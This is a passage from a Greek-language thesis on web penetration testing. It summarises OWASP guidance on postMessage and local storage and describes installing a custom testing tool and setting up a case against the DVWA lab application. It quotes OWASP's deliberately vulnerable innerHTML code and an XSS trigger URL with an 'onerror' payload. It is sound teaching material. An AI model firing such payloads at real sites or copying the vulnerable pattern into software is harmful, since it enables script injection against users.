- **origin**: η προέλευση του εγγράφου. Αποτελείται από ένα σχήμα (http,https κτλ), ένα όνομα host και μια θύρα, προσδιορίζοντας μοναδικά το domain που αποστέλλει/αποδέχεται το μήνυμα.
- **source**: το παράθυρο έναρξης της αποστολής

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής, πρέπει να διαπιστώσει τα κάτωθι:

1. Ο κώδικας φιλτράρει τα μηνύματα και αποστέλλει/υποδέχεται μόνο από εμπιστευμένα domains (ίσως με χρήση whitelist) και όχι από παντού (χρήση χαρακτήρα *).

2. Ελέγχει τον κώδικα της εφαρμογής για ακροατές συμβάντων και κλήσεις συναρτήσεων callback που υποδέχονται τα μηνύματα και διαπιστώνει αν ελέγχονται τα domains. Επίσης, πρέπει να ελέγξει αν ο κώδικας αντιμετωπίζει τα μηνύματα με δυσπιστία και αν χρησιμοποιούνται μέθοδοι όπως eval() ή innerHTML (αντί για textContent που είναι πιο ασφαλής), οι οποίες μπορεί να εκθέσουν την εφαρμογή σε XSS ευπάθειες.

3.Επίσης, σε περίπτωση που ο κώδικας φιλτράρει το domain με μεθόδους τύπου Contains, IndexOf κτλ για να επιτρέψει κάθε σελίδα που ανήκει σε αυτό, τότε συνίσταται προσοχή, καθώς ένας κακόβουλος χρήστης θα μπορούσε να παρακάμψει το φίλτρο με μια ένδειξη, όπως domain.hacker.gr.

11.11.Έλεγχος Τοπικής Αποθήκευσης (Local Storage)

Α. Οδηγίες του Οργανισμού OWASP

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-CLIENT-012[99].

Α.1. Περιγραφή

Σε σχέση με τα 4KB χωρητικότητας των cookies, με την τοπική αποθήκευση, οι εφαρμογές μπορούν να αποθηκεύσουν τα δεδομένα τους, σε μορφή κλειδί/τιμή, σε μια μνήμη περίπου 5MB, τοπικά μέσα στον περιηγητή του χρήστη. Αν και κατά τον OWASP προκύπτουν θέματα ασφάλειας καθώς τα δεδομένα της εφαρμογής παραμένουν στην πλευρά του χρήστη, η χρήση της τοπικής αποθήκευσης είναι ιδιαίτερα αποδοτική για τις εφαρμογές, καθώς δεν απαιτείται η λήψη των δεδομένων σε συχνή βάση.

Σύμφωνα με τον OWASP, στην τοπική αποθήκευση υπάρχουν δύο τύποι:

- **localStorage**: Μόνιμη μνήμη που παραμένει σε κάθε επανεκκίνηση του περιηγητή/συστήματος. Η πρόσβαση γίνεται με τις εντολές setItem/getItem. Μέσω JavaScript και με μια απλή XSS ένας κακόβουλος χρήστης μπορεί να εξάγει όλα τα δεδομένα, όπως και να εισάγει κακόβουλα δεδομένα.
- **sessionStorage**: Προσωρινή μνήμη που διαρκεί μόνο μέχρι να κλείσει το παράθυρο ο χρήστης, δηλαδή τα δεδομένα που δεν απαιτείται να παραμένουν μεταξύ των συνόδων. Η πρόσβαση γίνεται με τις εντολές setItem/getItem και μοιράζεται πολλές ιδιότητες με τη localStorage.

Α.2. Γενικές οδηγίες Ελέγχου

Σύμφωνα με τον OWASP, ο εξεταστής πρέπει να ελέγξει αν υπάρχουν πολλές εφαρμογές που μοιράζονται τον ίδιο χώρο αποθήκευσης. Επειδή τα δεδομένα παραμένουν σε αυτό το χώρο, πρέπει να αποφεύγεται η αποθήκευση ευαίσθητων δεδομένων ή αναγνωριστικών συνόδου καθώς μπορεί να αναγνωστούν μέσω JavaScript, όπως στην περίπτωση του παρακάτω κώδικα για το sessionStorage:

```
for(var i=0; i<localStorage.length; i++) {
console.log(localStorage.key(i), " = ",
localStorage.getItem(localStorage.key(i)));
```

[99] O.W.A.S.P., Κωδικός ελέγχου OTG-CLIENT-012. Διαθέσιμο : https://www.owasp.org/index.php/Test_Local_Storage_(OTG-CLIENT-012) (13 Φεβρουαρίου 2019)

```
}
```

Ο εξεταστής μπορεί να επιθεωρήσει τον αποθηκευτικό χώρο με τη χρήση των εργαλείων προγραμματιστή του εκάστοτε περιηγητή.

Ως προς τον κώδικα, ο εξεταστής ελέγχει την πιθανότητα διαρροής ευαίσθητων πληροφοριών από τον κώδικα, όπως και αν ο κώδικας που χειρίζεται την πρόσβαση στον αποθηκευτικό χώρο ελέγχει σωστά τα δεδομένα εισόδου/εξόδου και είναι ευπαθής σε επιθέσεις έγχυσης κώδικα.

Ο OWASP παραθέτει ως παράδειγμα ευπαθούς κώδικα που δεν περιέχει έλεγχο των *δεδομένων χρήστη τον παρακάτω:*

```
function action(){
var resource = location.hash.substring(1);
localStorage.setItem("item",resource);
item = localStorage.getItem("item");
document.getElementById("div1").innerHTML=item;
}
</script>
<body onload="action()">
<div id="div1"></div>
</body>
```

Η ευπάθεια ενεργοποιείται με την κλήση της διεύθυνσης:


```
http://server/StoragePOC.html#<img src=x onerror=alert(1)>
```

ΠΑΡΑΡΤΗΜΑ Β – Εγκατάσταση και Αρχικοποίηση PenetrationTesting

1. Εγκατάσταση της εφαρμογής PenetrationTesting


Για την εγκατάσταση της εφαρμογής PenetrationTesting ακολουθούμε τα παρακάτω βήματα:

1. Το πρόγραμμα εγκατάστασης περιέχεται στο αρχείο setup.exe. Κάνοντας διπλό κλικ ανοίγει το πρόγραμμα και μας προτρέπει να επιλέξουμε γλώσσα εγκατάστασης (Ελληνικά-Αγγλικά).




Εικόνα 3: Εγκατάσταση: Επιλογής γλώσσας

2. Κάνοντας κλικ στο "Εντάξει", στο επόμενο παράθυρο πρέπει να αποδεχθούμε την άδεια χρήσης, επιλέγοντας "Αποδέχομαι τους όρους της Άδειας Χρήσης" και κάνοντας κλικ στο "Επόμενο".




Εικόνα 4: Εγκατάσταση-Αποδοχή της Άδειας Χρήσης

3. Έπειτα, αφού επιλέξουμε εάν επιθυμούμε τη δημιουργία εικονιδίου στην επιφάνεια εργασίας και επιβεβαιώσουμε τις επιλογές μας, ξεκινάει η εγκατάσταση του προγράμματος.



Εικόνα 5: Εγκατάσταση-Πρόοδος

4. Αρχικά ελέγχεται εάν είναι εγκατεστημένες οι προαπαιτούμενες βιβλιοθήκες Net Framework 4.6.1 στον υπολογιστή και σε αρνητική περίπτωση εγκαθίστανται αυτόματα. Έπειτα εγκαθίσταται το πρόγραμμα στο φάκελο C:\Program Files (x86)\UoM\PenetrationTesting.



Εικόνα 6: Εγκατάσταση-Ολοκλήρωση

5. Όταν ολοκληρωθεί η εγκατάσταση κάνουμε κλικ στο "Τέλος" και ξεκινάμε το πρόγραμμα επιλέγοντας το εικονίδιο "PenetrationTesting" από το μενού εκκίνησης των Windows ή από την επιφάνεια εργασίας.

2. Προετοιμασία υπόθεσης

Στην παρούσα εργασία θα επιχειρήσουμε να εκτελέσουμε έναν πλήρη έλεγχο διείσδυσης στη διαδικτυακή εφαρμογή-στόχο "Damn Vulnerable Web Application-DVWA"[100] , η οποία παρέχεται δωρεάν με άδεια GNU (General Public License). Η

[100] https://github.com/ethicalhack3r/DVWA

εφαρμογή έχει δημιουργηθεί με PHP/MySQL και μπορεί να εκτελεστεί τοπικά σε εικονική μηχανή, μέσω του εικονικού σκληρού δίσκου (vmdk) που παρέχει ο οργανισμός OWASP με ονομασία "OWASP Vulnerable Web Applications Directory Project"[101] και με άδεια Apache 2.0.

Για την προετοιμασία της νέας υπόθεσης ακολουθούμε τα παρακάτω βήματα:


1. Επιλέγουμε από την εκκίνηση το εικονίδιο της εφαρμογής PenetrationTesting.
2. Αφού ανοίξει η εφαρμογή προβάλλεται η παρακάτω εικόνα:

Εικόνα 7: Παράθυρο εφαρμογής


3. Κάνουμε κλικ στο κουμπί New για να δημιουργήσουμε μια νέα υπόθεση.

4. Στο πεδίο "Website URL" σημειώνουμε τη διαδικτυακή διεύθυνση της εφαρμογής. Στην περίπτωσή μας, πρέπει να δοθεί η διεύθυνση IP που έχει ανατεθεί στην εφαρμογή από την εικονική μηχανή πχ http://192.168.1.19/dvwa και πατάμε το κουμπί "Run".

[101] https://www.owasp.org/index.php/OWASP_Vulnerable_Web_Applications_Directory_Project




5. Στη φόρμα του οδηγού που προβάλλεται, το πρώτο βήμα μας προτρέπει να συμπληρώσουμε τα βασικά στοιχεία του ελέγχου: Όνομα (έστω dvwa), URL (εισάγεται αυτόματα) και βοηθητικό Κατάλογο, τον οποίο μπορούμε να επιλέξουμε κάνοντας κλικ στο κουμπί "…" (έστω C:\Users\Microsoft Experts\ Documents\MyPenTests\DVWA\case.pentest). Αυτόματα δημιουργούνται οι απαραίτητοι φάκελοι της εφαρμογής.



Εικόνα 8: Οδηγός αρχικοποίησης εξέτασης

6. Κάνοντας κλικ στο κουμπί "Next" προβάλλεται το δεύτερο βήμα του οδηγού, το οποίο μας επιτρέπει να ενημερώσουμε την εφαρμογή με τα αρχεία του εξεταζόμενου στόχου. Θέλουμε η εφαρμογή να έχει μια αναλυτική και πολύπλευρη εικόνα του στόχου. Κατόπιν τούτου δηλώνουμε τα αρχεία που έχουμε συλλέξει από τις παρακάτω πηγές:




Εικόνα 9: Επιλογή Φακέλων και Αρχείων

6.1. Τοπικός φάκελος κώδικα (Local folder): Αν ο εξεταστής έχει πρόσβαση στον φάκελο του κώδικα της εφαρμογής (solution folder), τότε μπορεί να τον εισάγει στο πρόγραμμα κάνοντας κλικ στο αντίστοιχο εικονίδιο και επιλέγοντας το φάκελο. Στην περίπτωση της εργασίας, επιλέγουμε τον τοπικό φάκελο του κώδικα της εφαρμογής που λάβαμε από τη σελίδα της στο GitHub.

6.2. Crawler της εφαρμογής PenetrationTesting (PenetrationTesting Crawler): Κάνοντας κλικ στο κουμπί “Start Crawler” ανοίγει το παράθυρο του τοπικού Crawler της εφαρμογής, ο οποίος μας επιτρέπει να ανακαλύψουμε τα αρχεία που σχετίζονται με μια διαδικτυακή εφαρμογή γνωρίζοντας μόνο τη διεύθυνσή της. Κάνουμε κλικ στο κουμπί “START CRAWLER” και περιμένουμε να ολοκληρωθεί η σάρωση της εφαρμογής. Στην κονσόλα βλέπουμε την καταγραφή των συμβάντων του Crawler, την οποία και μπορούμε να αντιγράψουμε κάνοντας κλικ στο δεξιό κουμπί. Στην περίπτωση της εφαρμογής dvwa παρατηρείται ότι η σάρωση σταμάτησε στη σελίδα της σύνδεσης χρήστη και επομένως θα πρέπει να αναζητήσουμε άλλες


μεθόδους (ελεγχόμενη περιήγηση-ZAP) για να δώσουμε μια πιο αναλυτική εικόνα του στόχου στην εφαρμογή.



Εικόνα 10: Τοπικός Crawler της εφαρμογής


6.3. HTTrack Crawler: Η εφαρμογή HTTrack Website Copier (https://www.httrack.com/) αποτελεί μια δεύτερη επιλογή Crawler που μπορεί να λειτουργήσει συμπληρωματικά με τον τοπικό Crawler ή ανεξάρτητα από αυτόν. Ο εξεταστής, εκτελεί την εφαρμογή HTTrack εισάγοντας ως στόχο την εφαρμογή-στόχο. Όταν ολοκληρώσει τη λήψη των αρχείων κάνει κλικ στο κουμπί "Select HTTrack results folder" και επιλέγει το φάκελο λήψης του HTTrack. Στην περίπτωση του dvwa, η σάρωση πάλι θα σταματούσε στη σελίδα σύνδεσης χρήστη.

6.4. FTP: Ο εξεταστής μπορεί να συνδεθεί στη διαδικτυακή εφαρμογή με χρήση του ενσωματωμένου FTP client της εφαρμογής. Κάνοντας κλικ στο κουμπί "Connect to Website via FTP" ανοίγει το παράθυρο του client. Στο πεδίο "FTP URL" εισάγουμε την FTP διεύθυνση URL του Server που φιλοξενεί την εφαρμογή και στα πεδία "Username" και "Password" το όνομα χρήστη και τον κωδικό αντίστοιχα. Επιλέγοντας το "Download files for local analysis" και πατώντας το κουμπί "Connect" ξεκινάει η σύνδεση της εφαρμογής PenetrationTesting με τον FTP Server και λαμβάνονται τα αρχεία της διαδικτυακής εφαρμογής.




Εικόνα 11: Σύνδεση με FTP για λήψη των αρχείων

7. Στο επόμενο βήμα το σύστημα πρέπει να επιβεβαιωθεί ότι όλα τα απαραίτητα λογισμικά τρίτων κατασκευαστών είναι εγκατεστημένα. Αρχικά απαιτείται εγκατάσταση των μεταγλωττιστών των Python, Java και Ruby προκειμένου το πρόγραμμα να μπορεί να εκτελέσει πλήθος μικροεφαρμογών που βασίζονται σε αυτές τις γλώσσες. Πατώντας το κουμπί “Scan” εκτελούνται έλεγχοι σε συγκεκριμένες γνωστές τοποθεσίες (πχ Registry) ώστε να εντοπιστεί αυτόματα το εκτελέσιμο αρχείο του μεταγλωττιστή. Σε περίπτωση που εντοπιστεί, συμπληρώνεται το σχετικό πεδίο κειμένου και προβάλλεται το ανάλογο εικονίδιο. Σε περίπτωση σφάλματος, ο εξεταστής μπορεί χειροκίνητα να ενημερώσει το λογισμικό για τη θέση του μεταγλωττιστή (.exe) πατώντας το κουμπί “…” και επιλέγοντας το εκτελέσιμο αρχείο.



Εικόνα 12: Μεταγλωττιστές στους οποίους βασίζονται ορισμένα λογισμικά τρίτων κατασκευαστών


8. Πέρα από τους μεταγλωττιστές υπάρχουν και οι μικροεφαρμογές οι οποίες εκτελούνται: α) είτε μέσα από το περιβάλλον της εφαρμογής, β) είτε με κλήση ενός προαπαιτούμενου μεταγλωττιστή είτε γ) ως ανεξάρτητα λογισμικά τρίτων εγκατεστημένα στο λειτουργικό σύστημα (πχ HTTrack). Για τη δήλωση των ανωτέρω λογισμικών τρίτων κατασκευαστών, ο εξεταστής πρέπει να πατήσει του κουμπί "…" που βρίσκεται στο πεδίο "Other programs". Περισσότερα στοιχεία σχετικά με την αναφερόμενη λειτουργία παρατίθενται στο Παράρτημα Γ που αφορά τη Διαχείριση του λογισμικού.



Εικόνα 13: Διαχείριση μικροεφαρμογών

9. Στην πέμπτη σελίδα, δίνεται η επιλογή στον εξεταστή να επικολλήσει το κείμενο του αρχείου καταγραφής της εφαρμογής HTTrack (hts-log) ή τους συνδέσμους URL που έχει λάβει από ελεγχόμενη περιήγηση

μέσω της εφαρμογής ZAP (για να ξεπεράσει τον περιορισμό του login). Σε συνδυασμό με τον τοπικό Crawler, αυτοί οι σύνδεσμοι μπορούν να προσφέρουν μια πολύ καθαρή εικόνα σχετικά με τη δομή της διαδικτυακής εφαρμογής.




Εικόνα 14: Επικόλληση λίστας URL από το ZAP

10. Στο επόμενο βήμα κλείνει ο οδηγός κάνοντας κλικ στο κουμπί “Finish”. Αμέσως, ο εξεταστής μεταφέρεται στο κεντρικό περιβάλλον της εφαρμογής.

Α. Φόρτωση και Αποθήκευση υπόθεσης

Η υπόθεση μπορεί να αποθηκευτεί κάνοντας κλικ στο κουμπί “Save”.

Η φόρτωση μιας προηγούμενης υπόθεσης γίνεται κάνοντας κλικ στο κουμπί “Load” και επιλέγοντας ένα αρχείο με κατάληξη .pentest.



